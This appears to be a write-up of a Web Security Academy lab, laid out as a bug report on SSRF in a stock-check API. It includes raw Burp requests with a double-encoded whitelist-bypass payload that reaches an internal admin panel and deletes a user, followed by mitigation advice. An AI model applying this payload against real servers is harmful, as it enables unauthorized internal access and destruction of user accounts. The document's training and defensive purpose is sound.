
Title:Blind&Direct SSRF in Stock Availability API Enabling Internal Admin Panel Access and Unauthorized User Deletion

Server-Side Request Forgery (SSRF) attack, the attacker can abuse functionality on the server to read or update internal resources. The attacker can supply or modify a URL which the code running on the server will read or submit data to, and by carefully selecting the URLs, the attacker may be able to read server configuration such as AWS metadata, connect to internal services like http enabled databases or perform post requests towards internal services which are not intended to be exposed

Reproduction steps:

1-Visit: https://0af800960468da4881d17fb9009f0086.web-security-academy.net/

2-Enter into any image and click on the check stock and intercept it with the burpsuit and get to make a server call it self by(http://localhost)



3-get the website and added it in the stockAPI and add 80 for http and the #@ to the user name and encode the (#)twice (http://localhost:80%2523@stock.weliketoshop.net)

Request

Pretty Raw Hex

```
1  POST /product/stock HTTP/2
2  Host: 0af800960468da4881d17fb9009f0086.web-security-academy.net
3  Cookie: session=3GUbjo5rJoP76mAbal9eVUctHmXxoBVG
4  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:148.0)
   Gecko/20100101 Firefox/148.0
5  Accept: */*
6  Accept-Language: en-US,en;q=0.9
7  Accept-Encoding: gzip, deflate, br
8  Referer:
   https://0af800960468da4881d17fb9009f0086.web-security-academy.net/product
   ?productId=1
9  Content-Type: application/x-www-form-urlencoded
10 Content-Length: 56
11 Origin: https://0af800960468da4881d17fb9009f0086.web-security-academy.net
12 Sec-Fetch-Dest: empty
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Site: same-origin
15 Priority: u=0
16 Te: trailers
17
18 stockApi=http://localhost:80%2523@stock.weliketoshop.net
```

Search 0 highlights

Response

Pretty Raw Hex Render

```
40                  </div>
41              </div>
42          </section>
43      </div>
44      <!--LAB_HEADER_END-->
45      <div theme="ecommerce">
46          <section class="maincontainer">
47              <div class="container">
48                  <header class="navigation-header">
49                      <section class="top-links">
50                          <a href=/>Home
                        </a>
                        <p>
                            |
                        </p>
51                      <a href="/admin">
                            Admin panel
                        </a>
                        <p>
                            |
                        </p>
52                      <a href="/my-account">
                            My account
                        </a>
                        <p>
                            |
                        </p>
53                  </section>
54              </header>
55              <header class="notification-header">
56              </header>
57              <section class="ecoms-pageheader">
58                  <img src="/resources/images/shop.svg">
```

Search 0 highlights

4-add admin to get the page of admin in the server(http://localhost:80%2523@stock.weliketoshop.net/admin)

1 2 3 4 5 6 7 8 9 10 ×

Send Cancel Burp AI Target: https://0af800960468da4881d

Request

Pretty Raw Hex

```
1  POST /product/stock HTTP/2
2  Host: 0af800960468da4881d17fb9009f0086.web-security-academy.net
3  Cookie: session=3GUbjo5rJoP76mAbal9eVUctHmXxoBVG
4  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:148.0)
   Gecko/20100101 Firefox/148.0
5  Accept: */*
6  Accept-Language: en-US,en;q=0.9
7  Accept-Encoding: gzip, deflate, br
8  Referer:
   https://0af800960468da4881d17fb9009f0086.web-security-academy.net/product
   ?productId=1
9  Content-Type: application/x-www-form-urlencoded
10 Content-Length: 62
11 Origin: https://0af800960468da4881d17fb9009f0086.web-security-academy.net
12 Sec-Fetch-Dest: empty
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Site: same-origin
15 Priority: u=0
16 Te: trailers
17
18 stockApi=http://localhost:80%2523@stock.weliketoshop.net/admin
```

Search 0 highlights


Response

Pretty Raw Hex Render


```
55              </header>
56              <header class="notification-header">
57              </header>
58              <section>
59                  <h1>
                        Users
                    </h1>
60                  <div>
61                      <span>
                            wiener -
                        </span>
62                      <a href="/admin/delete?username=wiener">
                            Delete
                        </a>
63                  </div>
64                  <div>
65                      <span>
                            carlos -
                        </span>
66                      <a href="/admin/delete?username=carlos">
                            Delete
                        </a>
67                  </div>
68              </section>
69              <br>
70              <hr>
71          </div>
72      </section>
73      <div class="footer-wrapper">
74      </div>
75  </div>
76  </body>
```

Search 0 highlights

5-add the (http://localhost:80%2523@stock.weliketoshop.net/admin/delete?username=carlos)to delete the usercarlos from the server



5-now the user carlos is deleted



Impact statement

Bypass an existing whitelist filter by abusing how different components parse the same URL differently
The backend HTTP client interprets `localhost:80%2523@stock.weliketoshop.net` as connecting to `localhost` — while the validator sees `stock.weliketoshop.net` as the host and allows it
Execute privileged admin actions (delete users, modify data) with zero credentials

Mitigation :

1. Normalize and Decode URLs Before Validation Always fully decode the URL (including double-encoded characters like `%2523` → `%23` → `#`) before running any whitelist or hostname check — validate the final decoded form, not the raw input.

2. Use a Single URL Parser for Both Validation and Request The core problem is that the validator and the HTTP client parse the URL differently. Use the exact same library and the same parsing logic for both steps so they always agree on what the host is.

3. Reject URLs Containing Credentials (@ symbol) URLs with embedded credentials in the form `user@host` are almost never legitimate in this context. Block any URL containing an `@` character entirely to eliminate this class of bypass.

4. Validate the Resolved IP, Not Just the Hostname After parsing the hostname, resolve it to an IP address and validate the IP — not the hostname string. This defeats tricks where the hostname looks like a whitelisted domain but resolves to an internal address.

5. Block Internal IP Ranges at the Network Level Even if all validation is bypassed at the code level, a firewall egress rule should prevent the server from ever completing a connection to `localhost`, `127.x.x.x`, `169.254.x.x`, or RFC-1918 ranges.

6. Strip or Reject Fragment and Special Characters Treat `#`, `%23`, and `%2523` as red flags. If the URL contains these after the path, reject the request entirely — legitimate stock API calls have no reason to include fragments or double-encoded characters.